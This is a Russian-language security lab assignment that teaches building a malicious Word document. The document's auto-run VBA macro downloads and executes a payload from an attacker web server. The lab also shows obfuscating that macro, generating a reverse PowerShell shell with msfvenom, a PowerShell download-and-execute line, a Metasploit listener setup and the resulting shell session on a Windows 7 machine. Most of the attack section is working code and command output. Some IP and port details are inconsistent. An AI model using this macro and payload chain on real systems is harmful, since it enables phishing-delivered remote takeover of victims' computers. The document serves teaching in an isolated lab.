

# Лабораторная работа № 5

## Атака на уровне приложений

### Необходимые условия:

Для выполнения работ рекомендуется установить программу виртуализации операционных систем VirtualBox [1] <https://www.virtualbox.org/wiki/Downloads>, на которую рекомендуется установить дистрибутив Kali Linux [2] <https://www.kali.org/get-kali/#kali-virtual-machines> – дистрибутив Linux, основанный на Debian с открытым исходным кодом, предназначенный для решения различных задач информационной безопасности, таких как тестирование на проникновение, исследование безопасности и компьютерная криминалистика.

Установленная виртуальная машина с Windows 7 (<https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>).

## Упражнение 1. Документ Word с макросом, который загружает ресурс из сети.

### Цель:

Понимание методов атак на уровне приложений

По окончании работы студент должен

- Знать: Типы атак на уровне приложений;
- Уметь: проводить атаки на уровне приложений.

### Задача:

1. Установите виртуальную машину Kali Linux;
2. Установите виртуальную машину Windows 7;

### Технічні інструменти для виконання роботи

- Kali Linux VM (Kali)
- Windows 7 VM (target)
- Microsoft Word (Установить на Windows 7)
- Веб-сервер Apache (установлен в Kali)
- Metasploit Framework (Установлен в Kali)

### Порядок выполнения работ

Макрос — это набор команд, которые записываются и сохраняются, чтобы их можно было легко запустить снова для выполнения. Если у вас есть серия однотипных задач, запись макроса может сэкономить вам много времени.

Прежде чем создавать или использовать макросы, необходимо включить вкладку Разработчик.

1. Выберите вкладку Файл.




Рисунок 1. Вкладка «Файл» в меню программы Word.

1. Выбрать Параметры (Options). Откроется окно настроек Word.




Рисунок 2. Окно настроек (Options) программы Word.

2. Выберите «Настроить ленту» в меню слева (Customize Ribbon).

Столбец справа определяет, какие вкладки ленты включены.

3. Поставьте галочку в поле Разработчик (Developer).

4. Нажмите кнопку ОК.




Рисунок 3. Включение вкладки Developer (Developer) в программе Word.

Вкладка "Разработчик" теперь отображается в конце ленты.

Включив вкладку "Разработчик", вы можете изменить настройки безопасности документа, чтобы разрешить использование макросов.

5. Включите вкладку «Разработчик» в настройках Word.
6. Нажмите кнопку Macro Security.




Рисунок 4. Кнопка Macro Security для изменения настроек безопасности документа.

7. Выберите подходящий уровень безопасности.

Существует четыре уровня безопасности макросов:

**Первый уровень** полностью отключает макросы, блокируя их без уведомления. Этот вариант самый безопасный, но он вообще не позволяет запускать макросы — даже те, которые вы записываете сами.

**Второй уровень.** Настройка по умолчанию блокирует макросы, но отображает уведомления. Это уведомление позволяет вам включать макросы в каждом конкретном случае. Этот вариант безопасен, если вы знаете, что можете доверять разрешенным макросам.

**Третий уровень.** Вы можете автоматически включить макросы с цифровой подписью. Вам по-прежнему будет предложено включить большинство макросов, но доверенные макросы будут разрешены без запроса.

**Четвертый уровень.** Наконец, вы можете включить все макросы без запроса. Это может быть опасно, поэтому используйте эту команду с осторожностью.

8. Нажмите кнопку ОК.




Рисунок 5. Выбор уровня настроек безопасности документов.

Прежде чем использовать макросы, важно знать, что макросы могут представлять угрозу безопасности. Потому что они могут запускать внешний код. Запуск макроса из ненадежных источников может заразить ваш компьютер или другие компьютеры вирусом.

Тестировщикам на проникновение часто приходится использовать атаки на уровне приложений. Что может быть лучше, чем создание документа Microsoft Office Word, содержащего полезную нагрузку и эксплойт в виде макроса.

Что, если макрос Word запустится автоматически и мгновенно выполнит полезную нагрузку?

Начнем с создания макроса.

Макрос VBA для загрузки и выполнения файла

```
Sub Document_Open()  
  
    Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")  
    Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")  
    xHttp.Open "GET", "http://<IP>/<FILE>", False  
    xHttp.Send  
  
    With bStrm  
        .Type = 1 ' //binary  
        .Open  
        .write xHttp.responseBody  
        .savetofile "file.exe", 2 ' //overwrite  
    End With  
  
    Shell ("file.exe")  
  
End Sub
```

Приведенный выше код загружает файл и выполняет его.

Перейдите во вкладку "Разработчик" и нажмите «Visual Basic».

Дважды кликните по кнопке «этот документ»

Вставьте этот код в появившееся поле

```
Sub Document_Open()  
    [payload]  
End Sub
```

Замените [payload] [Полезная нагрузка] на скрипт VBS, который вы используете в своем макросе.




Рисунок 6. Окно VBA для ввода кода макроса.

В этом примере [payload] [Полезная нагрузка] автоматически откроет командную строку при открытии файла Word.

Теперь просто сохраните файл как filename.docm. Пользователи Office 2013 и более поздних версий могут получать предупреждение системы безопасности о макросе, но если вы используете более раннюю версию Microsoft Office, вы можете не получать предупреждение системы безопасности.

## Обфускация скриптов VBA

Например, код

```
Sub Document_Open()

    Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
    Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
    xHttp.Open "GET", "http://<IP>/<FILE>", False
    xHttp.Send

    With bStrm
        .Type = 1 '//binary
        .Open
        .write xHttp.ResponseBody
        .savetofile "file.exe", 2 '//overwrite
    End With

    Shell ("file.exe")

End Sub
```

### Так выглядит код после обфускации:

```
Sub Document_Open()
n37a417f3ab308362295aad3039540b71 t2f82d7801ddcbf54e431ab57baddf491:
n1bf189fa307c60a484e3c869d2b2740e t2f82d7801ddcbf54e431ab57baddf491 =
CreateObject("Microsoft.XMLHTTP")
n37a417f3ab308362295aad3039540b71 bbf9d3be897da1efbab15288b861f3fc3:
n1bf189fa307c60a484e3c869d2b2740e bbf9d3be897da1efbab15288b861f3fc3 =
CreateObject("Adodb.Stream")
t2f82d7801ddcbf54e431ab57baddf491.bc81ea30d332c7a9da4aee6fdf5fe39c8
"GET", "http://<IP>/<FILE>", b2996a70fa7414259115a178c0c7815aa
```

```
t2f82d7801ddcbf54e431ab57baddf491.Send
ndf1b152626e59daf3af20a8b8b4167ea bbf9d3be897da1efbab15288b861f3fc3
.nf29647f0e4e1ed72f63e010e5ef3f505 = x471019bc65b854661435e08d8b668451
.bc81ea30d332c7a9da4aee6fdf5fe39c8
.y6f82d2ad5fe18444720243799109d380
t2f82d7801ddcbf54e431ab57baddf491.responseBody
.v6c656dd743b5e1ea6d43282e9b141a21 "file.exe",
b596389176705698e31d00e618f405a9d
ndf4a91f4c9612b4e2376bc6360b634a0 ndf1b152626e59daf3af20a8b8b4167ea
qe46fdc45ae3a5515584f4d44a8b8b2df ("file.exe")
ndf4a91f4c9612b4e2376bc6360b634a0 Sub
```

(Использовался онлайн-ресурс

'VBA code protection using: [https://excel-pratique.com/en/vba\\_tricks/vba-obfuscator](https://excel-pratique.com/en/vba_tricks/vba-obfuscator))

**Некоторые команды, использующие злоумышленники, добавлены в базы данных антивирусов. Например код:**

```
exec = "powershell.exe ""IEX ((new-object net.webclient).downloadstring
('http://192.168.0.108/payload2.txt'))"""
```

### Создание полезной нагрузки

Полезную нагрузку мы создадим с помощью программы **msfvenom**, уже установленной в дистрибутиве Kali Linux.

Чтобы ознакомиться с параметрами программы, необходимо ввести команду: **msfvenom -h**

Чтобы узнать, какую полезную нагрузку можно создать с помощью программы, нужно ввести команду: **msfvenom --list payload**

В этом примере мы будем использовать "**cmd/windows/reverse\_powershell**" (Создание командной оболочки и подключение через **powershell**)

Наша команда будет выглядеть так:


**msfvenom -p cmd/windows/reverse\_powershell lhost=192.168.0.108 rhost=445 >**

**/home/kali/cmdkali.bat**, где:

**-p cmd/windows/reverse\_powershell** – Создание полезной нагрузки;

**lhost=192.168.0.108 rhost=445** – хост и порт, которые будут прослушивать соединение

**> /home/kali/cmdkali.bat** – файл, в котором мы будем сохранять полезную нагрузку.



```
(kali@kali) - [~]
$ sudo msfvenom -p cmd/windows/reverse_powershell lhost=192.168.0.108 rhost=445 > /home/kali/Desktop/cmdkali.bat
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1586 bytes
```

Рисунок 3. Создание полезной нагрузки с помощью msfvenom.

Чтобы определить IP-адрес атакующей машины, откройте новое окно терминала и введите:



## Ifconfig

```
File Actions Edit View Help
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.104 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::a00:27ff:fe0e:348d prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:0e:34:8d txqueuelen 1000 (Ethernet)
    RX packets 2888 bytes 279035 (272.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2316 bytes 180040 (175.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16 bytes 800 (800.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 800 (800.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Рисунок 3. Определение IP-адреса атакующей машины.

Следующим шагом будет перемещение файла полезной нагрузки в папку веб-сервера, и запуск самого веб-сервера (веб-сервер **Apache** уже установлен в дистрибутиве Kali Linux).

Для этого мы последовательно введем следующие команды:

```
sudo cp /home/kali/Desktop/cmdkali.bat /var/www/html
```

```
service apache2 start
```

Настройки слушателя

Наконец, нам нужно настроить слушатель на ожидание сессии. Для этого запустим фреймворк Metasploit, набрав: **msfconsole**

После загрузки введите: **use multi/handler**

и вводим данные для запуска слушателя

```
set PAYLOAD cmd/windows/reverse_powershell
```

```
set LHOST 192.168.0.108
```

```
set LPORT 445
```

```

[#####] $a, [#####]
[#####] $$`?a, [#####]
[#####] `?a, [#####]
[#####] ,a$% [#####]
[#####] ,a$` [#####]
[#####] %$P" [#####]
[#####] `a, [#####]
[#####] `a,$$ [#####]
[#####] `"$ [#####]
[#####]

= [ metasploit v6.1.14-dev ]
+ -- --[ 2180 exploits - 1155 auxiliary - 399 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD cmd/windows/reverse_powershell
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(multi/handler) > set LHOST 192.168.0.108
LHOST => 192.168.0.108
msf6 exploit(multi/handler) > set LPORT 445
LPORT => 445
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.108:445

```

Рисунок 4. Настройка слушателя в приложении metasploit .

Ну и напоследок, чтобы запустить слушатель, вводим команду: **exploit**

#### Добавление сценария в документ Word

Теперь давайте создадим документ Word с макросом, который будет запускаться при открытии файла, загружать файл полезной нагрузки и запускать этот файл для выполнения.

Для этого создадим новый файл Word. Откройте редактор VBA и добавьте следующий код.

```

Sub Document_Open()

Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "http://192.168.0.108/cmdkali.bat", False
xHttp.Send

With bStrm
.Type = 1 ' //binary
.Open
.write xHttp.responseBody
.savetofile "cmdkali.bat", 2 ' //overwrite
End With

```

```
Shell ("cmdkali.bat")
```

```
End Sub
```

Сохраняем созданный файл в формате ".docm".

Чтобы сохранить добавленный макрос в документе Microsoft Word и убедитесь, что выбран тип файла ".docm".




Рисунок 4. Создание документа Word, поддерживающего макросы.

Закройте созданный документ Microsoft Word и откройте его снова.

Вернемся к машине с Kali Linux, с которой мы запустили слушатель. Как мы видим, мы получили доступ к нашему хосту на Windows 7.

```
[*] Started reverse TCP handler on 192.168.0.108:445
[*] Command shell session 1 opened (192.168.0.108:445 -> 192.168.0.104:52954 ) at 2021-12-13 08:43:18 -0500

Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Documents>
-----

C:\Users\IEUser\Documents>dir
dir
Volume in drive C is Windows 7
Volume Serial Number is 3C9E-098B

Directory of C:\Users\IEUser\Documents

12/13/2021 03:43 PM <DIR>      .
12/13/2021 03:43 PM <DIR>      ..
12/13/2021 03:43 PM             1,585 cmdkali.bat
12/13/2021 03:37 PM             18,814 Doc1.docm
                2 File(s)          20,399 bytes
                2 Dir(s)  23,690,387,456 bytes free

C:\Users\IEUser\Documents>
```

Рисунок 4. Консоль Windows 7 в программе Metasploit дистрибутива Kali Linux.

## ЗАДАЧА 1

Выполните одну из следующих заданий по варианту:

